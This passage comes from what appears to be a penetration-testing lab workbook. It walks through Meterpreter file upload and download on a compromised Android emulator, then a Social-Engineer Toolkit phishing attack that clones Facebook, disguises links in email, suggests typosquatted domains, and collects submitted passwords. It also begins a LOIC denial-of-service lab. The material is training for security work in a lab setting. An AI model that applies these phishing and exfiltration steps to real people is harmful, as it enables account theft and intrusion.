50. Type **cd /sdcard** to change the current remote directory to **sdcard**.




FIGURE 1.38: changing the path of the directory

51. Now type **pwd** and press **Enter**.
52. You will observe that the current remote directory has changed to **sdcard** i.e, **/storage/emulated/legacy**.




FIGURE 1.39: Checking the present working directory (pwd)

53. To create a directory in this location, type **mkdir "directory name"** and press **Enter**. In this lab, the directory created is **test**. So, the command issued is **mkdir test**.




FIGURE 1.40: Creating a directory

54. Type **ls** and press **Enter** to list all files/directories in the current remote directory. Observe that the newly created directory (test) is listed as shown in the following screenshot:




FIGURE 1.41: List all the files in the pwd

55. To upload a file to the **test** directory, you need to change the current remote directory from **sdcard** to **sdcard/test**.

Note: You can upload only those files located in the **root** directory (**Home Folder**) of Kali Linux. So before uploading a file, you need to place a file in the root folder. Here, for instance, we are uploading **Backdoor.apk**.

56. So, launch a new command-line terminal, type **cp /root/Desktop/Backdoor.apk /root/** and press **Enter**.




FIGURE 1.42: Copy backdoor file to root folder

57. Switch back to the meterpreter shell, type **cd /sdcard/test** and press **Enter** to change the current remote directory to **sdcard/test**.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
meterpreter > ls

Listing: /storage/emulated/legacy
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40666/rw-rw-rw-   40    dir   2014-03-13 11:21:30 +0530  Alarms
40666/rw-rw-rw-   80    dir   2014-03-13 11:21:32 +0530  Android
40666/rw-rw-rw-   40    dir   2014-03-13 11:21:30 +0530  DCIM
40666/rw-rw-rw-   120   dir   2014-03-13 12:40:59 +0530  Download
40666/rw-rw-rw-   40    dir   2014-03-13 11:21:30 +0530  Movies
40666/rw-rw-rw-   40    dir   2014-03-13 11:21:30 +0530  Music
40666/rw-rw-rw-   40    dir   2014-03-13 11:21:30 +0530  Notifications
40666/rw-rw-rw-   40    dir   2014-03-13 11:21:30 +0530  Pictures
40666/rw-rw-rw-   40    dir   2014-03-13 11:21:30 +0530  Podcasts
40666/rw-rw-rw-   40    dir   2014-03-13 11:21:30 +0530  Ringtones
40666/rw-rw-rw-   40    dir   2014-03-13 12:45:54 +0530  test

meterpreter > cd /sdcard/test
meterpreter >
```

FIGURE 1.43: Changing directory to sdcard/test

58. Type upload **backdoor.apk** and press **Enter**.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
meterpreter > upload Backdoor.apk
[*] uploading  : Backdoor.apk -> Backdoor.apk
[*] uploaded   : Backdoor.apk -> Backdoor.apk
meterpreter >
```

FIGURE 1.44: Uploading backdoor file

59. The file is successfully uploaded to the target machine's **test** folder.

60. To see if it is successfully uploaded, type **ls** and press **Enter**. Observe that the file is now located in the **test** folder.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
meterpreter > ls

Listing: /storage/emulated/legacy/test
======================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  10388  fil   2014-03-13 13:07:53 +0530  Backdoor.apk

meterpreter >
```

FIGURE 1.45: List all the files in test folder

61. To view all the files located in **Download** directory, you need to change the directory by issuing the command **cd /sdcard/Download**.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
meterpreter > ls

Listing: /storage/emulated/legacy/test
======================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  10388  fil   2014-03-13 13:07:53 +0530  Backdoor.apk

meterpreter > cd /sdcard/download
meterpreter >
```

FIGURE 1.46: Change the directory to sdcard/Download

62. Type **ls** and press **Enter** to view the files located in **Download** directory.

```
root@root: ~
File  Edit  View  Search  Terminal  Help
meterpreter > ls

Listing: /storage/emulated/legacy/download
==========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  10405  fil   2014-11-28 07:25:39 -0500  Backdoor.apk
100666/rw-rw-rw-  4584   fil   2014-11-28 07:50:46 -0500  images.jpeg

meterpreter >
```

FIGURE 1.47: List all the files in pwd

63. Type **download "filename.extension"** and press **Enter** to download a specific file from the directory. In this lab, **images.jpeg** has been selected. So, the command issued is **download images.jpeg**.

```
root@root: ~
File  Edit  View  Search  Terminal  Help
==========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  10405  fil   2014-11-28 07:25:39 -0500  Backdoor.apk
100666/rw-rw-rw-  4584   fil   2014-11-28 07:50:46 -0500  images.jpeg

meterpreter > download images.jpeg
[*] downloading: images.jpeg -> images.jpeg
[*] downloaded : images.jpeg -> images.jpeg
meterpreter >
```

FIGURE 1.48: Downloading files from the pwd

64. The downloaded file is stored in the **Home Folder** by default. Click **Places** and click **Home Folder**.

FIGURE 1.49: Navigating to the Home folder

65. The downloaded file is available in the home folder as shown in the following screenshot:

FIGURE 1.50: Downloaded file from SD card

66. Thus, due to poor security settings and lack of awareness, if an individual in an organization installs a backdoor file in his/her device, an attacker gets control on the device and performs malicious activities such as uploading worms, downloading sensible data, spying on the user keystrokes, and so on, which can reveal sensible information related to the organization as well as the victim.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

2

Harvesting Users' Credentials Using the Social Engineering Toolkit

The Social Engineering Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing around social engineering.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Social engineering is an ever-growing threat to organizations all over the world. Social engineering attacks are used to compromise companies every day. Even though there are many hacking tools available with underground hacking communities, a social engineering toolkit is a boon for attackers, as it is freely available to use to perform spear-phishing attacks, website attacks, and so on. Attackers can draft email messages and attach malicious files and send them to a large number of people using the spear-phishing attack method. Also, the multi-attack method allows utilization of the Java applet, Metasploit browser, Credential Harvester/ Tabnabbing, and others all at once.

Though numerous sorts of attacks can be performed using this toolkit, this is also a must-have tool for a penetration tester to check for vulnerabilities. SET is the standard for social-engineering penetration tests and is supported heavily within the security community.

As an Information Security Auditor, penetration tester, or security administrator, you should be extremely familiar with the Social-Engineering Toolkit to perform various tests for vulnerabilities on the network.

Lab Objectives

The objective of this lab is to help students learn to:

- Clone a website
- Obtain user names and passwords using the Credential Harvester method
- View reports for the stored passwords

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012
- Kali Linux running in Virtual machine
- Android emulator running in virtual machine (Victim)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Social Engineering Toolkit

Social-Engineer Toolkit is an open-source Python-driven tool aimed at penetration testing around Social-Engineering. The SET is specifically designed to perform advanced attacks against the human element. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.

Lab Tasks

TASK 1

Launch Social Engineering Toolkit

1. Log In to the **Kali Linux** virtual machine.
2. Before running this lab, start the apache sever. Issue the command **service apache2 start** in a command-line terminal to start the apache server. If already started, skip to next step.




FIGURE 2.1: Starting apache service

3. Go to **Applications → kali Linux → Exploitation Tools → Social Engineering Toolkit → se-toolkit**

The webjacking attack is performed by replacing the victim's browser with another window that is made to look and appear to be a legitimate site.

FIGURE 2.2: Launching SET in Kali Linux

Note: While launching se-toolkit, you may be asked whether to enable bleeding-edge repos. Type **no** and press **Enter**.

4. If a **Terminal** window for SET appears, type **y** and press **Enter** to agree to the terms of service.

SET has been presented at large-scale conferences including Blackhat, DerbyCon, Defcon, and ShmooCon.




FIGURE 2.3: SET Service Agreement option

5. You will be presented with a menu containing a list of attacks. Type **1** and press **Enter** to select the **Social-Engineering Attacks** option.

SET allows you to specially craft email messages and send them to a large (or small) number of people with attached file format malicious payloads.

FIGURE 2.4: Selecting the Social-Engineering Attacks option

6. A list of Social Engineering Attacks appear; type **2** and press **Enter** to select **Website Attack Vectors**.

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

FIGURE 2.5: Social Engineering Attacks menu

7. From the list of website attack vectors, type **3** and press **Enter** to select the **Credential Harvester Attack Method**.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

FIGURE 2.6: website Attack Vectors menu

TASK 2

Clone a website

The Site Cloner is used to clone a website of your choice.

8. Now, type **2** and press **Enter** to select the **Site Cloner** option from the menu.

FIGURE 2.7: Credential Harvester Attack menu

9. Type the **IP address** of **Kali Linux** virtual machine in the prompt for **IP address for the POST back in Harvester/Tabnabbing** and press **Enter**. In this example, the IP is **10.0.0.13**.

Note: IP address may vary in your lab environment.

The tabnabbing attack method is used when a victim has multiple tabs open, when the user clicks the link, the victim will be presented with a "Please wait while the page loads". When the victim switches tabs because he/she is multi-tasking, the website detects that a different tab is present and rewrites the webpage to a website you specify. The victim clicks back on the tab after a period of time and thinks they were signed out of their email program or their business application and types the credentials in. When the credentials are inserts, they are harvested and the user is redirected back to the original website.




FIGURE 2.8: Providing IP address in Harvester/Tabnabbing

10. Now, you will be prompted for a URL to be cloned, type the desired URL for **Enter the url to clone** field and press **Enter**. In this example, we have used **www.facebook.com**. This will begin to clone the website.

The web jacking attack method will create a website clone and present the victim with a link stating that the website has moved. This is a new feature to version 0.7.

FIGURE 2.9: Providing URL to be cloned

11. After cloning is completed, the highlighted message, as shown in the following screenshot, will appear on the **Terminal** screen of **SET**.

If you're doing a penetration test, register a name that's similar to the victim, for Gmail you could do gmai1.com (notice the 1), something similar that can mistake the user into thinking it's the legitimate site.




FIGURE 2.10: SET Credential Harvester Attack

12. This initiates the Credential Harvester in SET.
13. Leave the Credential Harvester Attack to fetch information from the victim's machine.

TASK 3

Send the Fake URL

14. Now, you need to send the **IP address** of Kali Linux machine to a victim (through mails, social networks, etc.) and trick him/her to **click the IP address** embedded in a link to **browse** the IP address.
15. For this demo, launch the web browser in **Kali Linux** machine; log in to an email service and compose an email. In this example, we have used **www.gmail.com**.
16. Place the cursor in the body of the email where you wish to place the fake URL and hover the mouse on **+** sign.

When you hover over the link, the URL will be presented with the real URL, not the attacker's machine. So for example if you're cloning gmail.com, the URL when hovered over it would be gmail.com. When the user clicks the moved link, Gmail opens and then is quickly replaced with your malicious webserver. Remember you can change the timing of the webjacking attack in the config/set_config flags.




FIGURE 2.11: SET Credential Harvester Attack sending an email to Victim

17. Then, click the **Link** icon.

Note: You can use **Ctrl+K** to affix a hyperlink

Most of the time they won't even notice the IP but it's just another way to ensure it goes on without a hitch. Now that the victim enters the username and password in the fields, you will notice that we can intercept the credentials now.

FIGURE 2.12: Linking Fake URL to Actual URL

18. In the **Edit Link** window, first type the actual address in the **Web address** field under the **Link to** option and then type the fake URL in the **Text to display** field. In this example, the web address we have used is **http://10.0.0.13** and text to display is **www.facebook.com/celebrity_pics_download**. Click **OK**.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

FIGURE 2.13: Edit Link window

19. The fake URL should appear in the email body.
20. To view that the actual URL embedded in the fake URL, click the fake URL (i.e., www.facebook.com/celebrity_pics_download). **Send** the email to the intended user.

In some cases when you're performing an advanced social-engineer attack you may want to register a domain and buy an SSL cert that makes the attack more believable. You can incorporate SSL based attacks with SET. You will need to turn the WEBATTACK_SSL to ON. If you want to use self-signed certificates you can as well however there will be an **"untrusted"** warning when a victim goes to your website




FIGURE 2.14: Actual URL linked to Fake URL

21. When the victim (you) clicks the URL, he or she will be presented with a replica of **Facebook.com**.

Note: IP address of the **target** machine is displayed in the address field instead of www.facebook.com.


TASK 4

Log in to the Cloned Website

22. Switch to android machine (as a victim), log into your email account, open the mail and click the malicious link.
23. As soon as the victim clicks the link, he/she will be redirected to a cloned webpage of Facebook.
24. When the victim enters the **Username** and **Password** and clicks **Log In**, it does not allow logging in; instead, it redirects to the legitimate Facebook login page. Observe the URL in the browser.

Note: If any **Confirm** pop-up appears, click **Never**.

The multi attack vector utilizes each combination of attacks and allows the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When you're finished be sure to select the 'I'm finished' option.



The multi-attack vector allows you to turn on and off different vectors and combine the attacks all into one specific webpage. So when the user clicks the link he will be targeted by each of the attack vectors you specify. One thing to note with the attack vector is you can't utilize tabnabbing, cred harvester, or webjacking with the man in the middle attack.

SET Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

FIGURE 2.15: Fake and Legitimate Facebook login pages

25. As soon the victim types in the email address and password, the **Kali Linux** fetches the entered user name and password, which can be used by an attacker to gain unauthorized access to the victim's account. The credentials are stored in the location **File System/var/www**.

26. Navigate to **Kali Linux** desktop and click **Places→ Computer**.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

FIGURE 2.16: Kali Linux Machine Desktop

27. Navigate to **File System/var/www**, and double-click the harvester file to view the report.




FIGURE 2.17: Reports containing the saved result

28. The log file appears as shown in the following screenshot:




FIGURE 2.18: Social Engineering Toolkit (SET) Report

29. Thus, without proper assessment of an email or the website that is being browsed, if an individual enters his/her credentials, an attacker harvests them and uses them to log into the victim's account and obtain sensitive information.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 3

Using Mobile Platform to Enforce a DoS Attack on a Victim Machine

Low Orbit Ion Cannon (LOIC) is an open-source network stress-testing and denial-of-service attack application on a target site/machine by flooding it with TCP or UDP packets with the intention of disrupting the service of a particular host.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

LOIC performs a denial-of-service (DoS) attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

As an information security auditor, penetration tester, or security administrator, you should be extremely familiar with denial-of-service attacks.

Lab Objectives

The objective of this lab is to help students learn to use LOIC mobile application and perform denial of service attack on a target machine.

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012
- Android emulator running in virtual machine
- Windows 8.1 running as a virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Lab

This lab demonstrates how to perform DoS attack on a machine. Here, you will first access LOIC application from the Windows Server 2012 machine using ES File Explorer, install it and launch a denial of service attack on the target machine (i.e., Windows 8.1). Later, you will cross check the attack being performed on the machine by running Wireshark and viewing the Task Manager.

Lab Tasks

TASK 1

Install LOIC

1. Before beginning this lab, ensure that **Wireshark** application is installed on the **Windows 8.1** virtual machine.
2. Launch Android virtual machine from Hyper-V Manager.
3. Click **ES File Explorer** icon on the home screen to launch the application.

FIGURE 3.1: Launching ES File Explorer

4. **ES File Explorer** window appears, expand the **Network** drop-down list, click **LAN**, and then click the **New** icon.

ES File Explorer is a tool used for managing files and programs.




FIGURE 3.2: Adding a Server

5. **Server** pop-up appears, enter the IP Address of **Windows Server 2012** the **Server** field, enter the machine's credentials in the **Username** and **Password** fields, and click **OK**.

ES File Explorer allows Android users to manage all of their files, being able to access anything on their mobile device and then share it.




FIGURE 3.3: Adding a Server

6. On successful connection, a **Computer** icon appears; click the icon.

